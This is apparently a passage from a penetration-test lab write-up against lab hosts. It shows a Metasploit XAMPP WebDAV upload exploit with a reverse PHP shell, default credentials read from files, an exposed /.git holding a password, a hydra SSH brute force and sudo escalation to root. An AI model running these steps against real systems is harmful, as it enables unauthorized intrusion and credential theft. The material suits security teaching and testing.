FILENAME    no              The filename to give the payload. (Leave Blank for Random)
PASSWORD    xampp           yes       The HTTP password to specify for authentication
PATH        /webdav/        yes       The path to attempt to upload
Proxies     no              A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      10.1.2.4        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
USERNAME    wampp           yes       The HTTP username to specify for authentication
VHOST       no              HTTP server virtual host

Payload options (php/reverse_php):

  Name      Current Setting  Required  Description
  ----      -
LHOST      10.1.2.5        yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf6 exploit(windows/http/xampp_webdav_upload_php) > run

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/rBpHQAj.php
[*] Attempting to execute Payload
[*] Command shell session 1 opened (10.1.2.5:4444 -> 10.1.2.4:50589) at 2021-09-28 23:30:01 -0400

whoami
nt authority\system
```

Once we got a meterpreter session, we could exfiltrate some important data.

In C:/xampp/webdav, we found a webdav.txt which contains all information about the xampp service running on window 10 machine

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
02/09/2021 02:10 PM 1,109 obhorYK.php
02/09/2021 01:04 AM 1,111 OXeNzdV.php
09/28/2021 09:38 AM 34,275 Qmi4VgK.php
02/17/2021 05:40 AM 3,033 rtmgFu2.php
02/10/2021 06:38 PM 1,109 sBqbBuT.php
02/17/2021 05:37 AM 3,025 sospzu0.php
02/17/2021 05:34 AM 1,338 ueh504D.php
12/20/2009 12:00 AM 277 webdav.txt
02/08/2021 07:26 PM 1,109 xNM7E8W.php
02/08/2021 07:25 PM 1,109 yfv4sGB.php
02/09/2021 02:02 PM 1,111 yq9wIOR.php
02/08/2021 07:22 PM 1,109 yTOQm1v.php
31 File(s) 109,325 bytes
2 Dir(s) 105,380,003,840 bytes free
type webdav.txt
WEB-DAV für den gemeinsamen REMOTE-Zugriff
auf WWW-Dokumente über den Apache2.

Die Module mod_dav.so und mod_dav_fs.so auskommentieren
URL: http://localhost/webdav/
User: wampp Password: xampp
E-Mail-Adresse bei Dreamweaver angeben.
Lokales Directory: /xampp/webdav/
```

Go up 1 directory, C://xampp, we found some other critical information:

Xampp_readme_en.txt reveals everything about all the services running on Window 10 machine: MySQL, FTP, Mercury, etc.

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help

Step 1: Please start the "setup_xampp.bat" and beginning the installation. Note: XAMPP makes no entries in the
windows registry or adds new system variables.

Step 2: Start Apache with the Control Panel (xampp-control.exe) or with => \xampp\apache_start.bat.
Stop Apache with the Control Panel (xampp-control.exe) or with => \xampp\apache_stop.bat.

Step 3: Start MySQL with the Control Panel (xampp-control.exe) or with => \xampp\mysql_start.bat.
Stop MySQL with the Control Panel (xampp-control.exe) or with => \xampp\mysql_stop.bat.

Step 4: Start your browser and type http://127.0.0.1/ or http://localhost/. You should see our pre-made start p
age with certain examples and test screens.

Step 5: The root directory (main document) for HTTP(S) is => \xampp\htdocs. PHP files have the extension *.php,
SSI *.shtml , CGI *.cgi (e.g. also for Perl scripts), Perl *.pl and ASP *.asp

Step 6: XAMPP UNINSTALL? Simply remove the "XAMPP" directory.
You can also use "uninstall_xampp.bat" to do this task.

-----
* PASSWORDS:

1) MySQL:

User: root
Password:
(means no password!)

2) FileZilla FTP:

User: newuser
Password: wampp

User: anonymous
Password: some@mail.net

3) Mercury:

Postmaster: postmaster (postmaster@localhost)
Administrator: Admin (admin@localhost)

TestUser: newuser
Password: wampp

4) WEBDAV:

User: wampp
Password: xampp

-----

* WINDOWS SERVICES:

- \xampp\apache\apache_installservice.bat
==> Install Apache as service
```

There was also another file that contain sensitive information, xampp_passwords.txt:


```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
02/05/2021 02:21 AM <DIR> MercuryMail
12/20/2009 12:00 AM 108 mercury_start.bat
12/20/2009 12:00 AM 106 mercury_stop.bat
12/20/2009 12:00 AM <DIR> mysql
12/20/2009 12:00 AM 104 mysql_start.bat
12/20/2009 12:00 AM 102 mysql_stop.bat
12/20/2009 12:00 AM 362 passwords.txt
12/20/2009 12:00 AM <DIR> perl
12/20/2009 12:00 AM <DIR> php
12/20/2009 12:00 AM <DIR> phpMyAdmin
12/20/2009 12:00 AM 6,939 readme_de.txt
12/20/2009 12:00 AM 6,452 readme_en.txt
12/20/2009 12:00 AM <DIR> security
12/20/2009 12:00 AM <DIR> sendmail
12/20/2009 12:00 AM 17,116 setup_xampp.bat
09/28/2021 08:48 AM <DIR> tmp
12/20/2009 12:00 AM 958 uninstall_xampp.bat
12/20/2009 12:00 AM <DIR> webalizer
09/28/2021 09:44 AM <DIR> webdav
12/20/2009 12:00 AM 2,445 xampp-changes.txt
12/20/2009 12:00 AM 148,112 xampp-control.exe
12/20/2009 12:00 AM 217,240 xampp-portcheck.exe
12/20/2009 12:00 AM 111,248 xampp_cli.exe
12/20/2009 12:00 AM 94,864 xampp_restart.exe
12/20/2009 12:00 AM 78,480 xampp_service_mercury.exe
12/20/2009 12:00 AM 775 xampp_shell.bat
12/20/2009 12:00 AM 94,864 xampp_start.exe
12/20/2009 12:00 AM 94,864 xampp_stop.exe
22 File(s) 875,571 bytes
19 Dir(s) 105.379.672.064 bytes free

type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
   User: root
   Password:
   (means no password!)

2) FileZilla FTP:
   User: newuser
   Password: wampp

   User: anonymous
   Password: some@mail.net

3) Mercury:
   EMail: newuser@localhost
   User: newuser
   Password: wampp


4) WEBDAV:
   User: wampp
   Password: xampp
```

This is extremely dangerous as once attackers get a hold of this computer, they can leverage their attacks to go deeper into the organization's network, which can cause more damage.

DMZIServer (10.1.0.7)

Running dirb on the DMZIServer, we found import directory /.git, which contains username || password = admin123 || Password123!

Dirb <http://10.1.0.7> '/usr/share/wordlists/udacity.txt'



Using this credentials, we were able to get SSH access to the DMZIServer machine (10.1.0.7).

```
Terminal - admin123@DMZIServer: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ ssh admin123@10.1.0.7
The authenticity of host '10.1.0.7 (10.1.0.7)' can't be established.
ECDSA key fingerprint is SHA256:i2JqEr6GN0UIpn+CAZkfY2Cve1FDk0gtEFAxnWoz3gk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.0.7' (ECDSA) to the list of known hosts.
admin123@10.1.0.7's password:
Linux DMZIServer 4.19.0-14-cloud-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 18 12:04:45 2021 from 94.58.141.128
admin123@DMZIServer:~$
```

Once in the machine we use command: *sudo -l* to see what privileges admin123 has on this machine, which turns out to be ALL:ALL. Therefore we can easily get root by *sudo su*

```
Terminal - admin123@DMZIServer: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ ssh admin123@10.1.0.7
The authenticity of host '10.1.0.7 (10.1.0.7)' can't be established.
ECDSA key fingerprint is SHA256:i2JqEr6GN0UIpn+CAZkfy2Cve1FDk0gtEFAXnWoz3gk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.0.7' (ECDSA) to the list of known hosts.
admin123@10.1.0.7's password:
Linux DMZIServer 4.19.0-14-cloud-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 18 12:04:45 2021 from 94.58.141.128
admin123@DMZIServer:~$ sudo -l
Matching Defaults entries for admin123 on DMZIServer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin123 may run the following commands on DMZIServer:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
admin123@DMZIServer:~$ sudo su
root@DMZIServer:/home/admin123#
```

Once we got root access, we were able to extract more information about the machine. Specifically, we were able to find out snapshots of the server in /opt/snapshot. In this directory, there are 3 tar.gz files, which contains snapshots from March, April and May.

```
Terminal - admin123@DMZIServer: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ ssh admin123@10.1.0.7
The authenticity of host '10.1.0.7 (10.1.0.7)' can't be established.
ECDSA key fingerprint is SHA256:i2JqEr6GN0UIpn+CAZkfY2Cve1FDk0gtEFAxnWoz3gk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.0.7' (ECDSA) to the list of known hosts.
admin123@10.1.0.7's password:
Linux DMZIServer 4.19.0-14-cloud-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 18 12:04:45 2021 from 94.58.141.128
admin123@DMZIServer:~$ sudo -l
Matching Defaults entries for admin123 on DMZIServer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin123 may run the following commands on DMZIServer:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
admin123@DMZIServer:~$ sudo su
root@DMZIServer:/home/admin123# cd /opt/snapshot/
root@DMZIServer:/opt/snapshot# ls -la
total 20
drwxr-xr-x 2 root root 4096 Mar 18 2021 .
drwxr-xr-x 3 root root 4096 Mar 18 2021 ..
-rw-r--r-- 1 root root 132 Mar 18 2021 snapshot.april.tar.gz
-rw-r--r-- 1 root root 143 Mar 18 2021 snapshot.march.tar.gz
-rw-r--r-- 1 root root 132 Mar 18 2021 snapshot.may.tar.gz
root@DMZIServer:/opt/snapshot#
```

Using `tar -xvf snapshot.march.tar.gz` command, we were able to get the contents of those files. Since this is a Test Server, all we get is text files. But in reality, these files contain sensitive information about previous versions of the servers with vulnerabilities. With this kind of information, attackers can use them to attack the payroll Server that the company is using

```
Terminal - admin123@DMZIServer: ~
File Edit View Terminal Tabs Help
root@DMZIServer:/opt/snapshot# tar -xvf snapshot.march.tar.gz
april
root@DMZIServer:/opt/snapshot# cat april > march
root@DMZIServer:/opt/snapshot# tar -xvf snapshot.may.tar.gz
april
root@DMZIServer:/opt/snapshot# cat april > may
root@DMZIServer:/opt/snapshot# tar -xvf snapshot.april.tar.gz
april
root@DMZIServer:/opt/snapshot# ls -la
total 32
drwxr-xr-x 2 root root 4096 Sep 29 03:18 .
drwxr-xr-x 3 root root 4096 Mar 18 2021 ..
-rw-r--r-- 1 root root 19 Mar 12 2021 april
-rw-r--r-- 1 root root 34 Sep 29 03:18 march
-rw-r--r-- 1 root root 21 Sep 29 03:18 may
-rw-r--r-- 1 root root 132 Mar 18 2021 snapshot.april.tar.gz
-rw-r--r-- 1 root root 143 Mar 18 2021 snapshot.march.tar.gz
-rw-r--r-- 1 root root 132 Mar 18 2021 snapshot.may.tar.gz
root@DMZIServer:/opt/snapshot# cat march
this is march snapshot. good job
root@DMZIServer:/opt/snapshot# cat april
this is april snap
root@DMZIServer:/opt/snapshot# cat may
this is may snapshot
root@DMZIServer:/opt/snapshot#
```

DMZOnCloudNew (10.1.0.11)

Since we know this uses the same server as DMZIServer, we can guess the credentials to SSH access this machine is the same: admin123 || Password123! . This, in fact is confirmed by using hydra to crack the password.

```
Hydra -l admin123 -P /usr/share/wordlists/udacity.txt ssh://10.1.0.11
```



```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help

    inet 10.1.2.5 netmask 255.255.255.0 broadcast 10.1.2.255
    inet6 fe80::20d:3aff:feec:f621 prefixlen 64 scopeid 0x20<link>
    ether 00:0d:3a:ec:f6:21 txqueuelen 1000 (Ethernet)
    RX packets 15501 bytes 1246040 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18708 bytes 81416319 (77.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 108 bytes 8454 (8.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 108 bytes 8454 (8.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

admin123@KaliInternal:~$ hydra -l admin123 -P /usr/share/wordlists/udacity.txt ssh://10.1.0.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-28 06:13:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4616 login tries (l:1/p:4616), ~289 tries per task
[DATA] attacking ssh://10.1.0.11:22/
[STATUS] 137.00 tries/min, 137 tries in 00:01h, 4479 to do in 00:33h, 16 active
[22][ssh] host: 10.1.0.11 login: admin123 password: Password123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-28 06:15:32
admin123@KaliInternal:~$
```

Like DMZIServer, we can use *sudo -l* and *sudo su* to get root of DMZOnCloudNew

```
Terminal - admin123@dmzwebserver: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ ssh admin123@10.1.0.11
The authenticity of host '10.1.0.11 (10.1.0.11)' can't be established.
ECDSA key fingerprint is SHA256:V0X5Kf9xWHwNJ2Cdt2AuYa+bhQdZAQ4swzYT1KNpgk8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.0.11' (ECDSA) to the list of known hosts.
admin123@10.1.0.11's password:
Linux dmzwebserver 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin123@dmzwebserver:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for admin123:
Sorry, try again.
[sudo] password for admin123:
Matching Defaults entries for admin123 on dmzwebserver:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin123 may run the following commands on dmzwebserver:
    (ALL : ALL) ALL
admin123@dmzwebserver:~$ sudo su
root@dmzwebserver:/home/admin123# whoami
root
root@dmzwebserver:/home/admin123#
```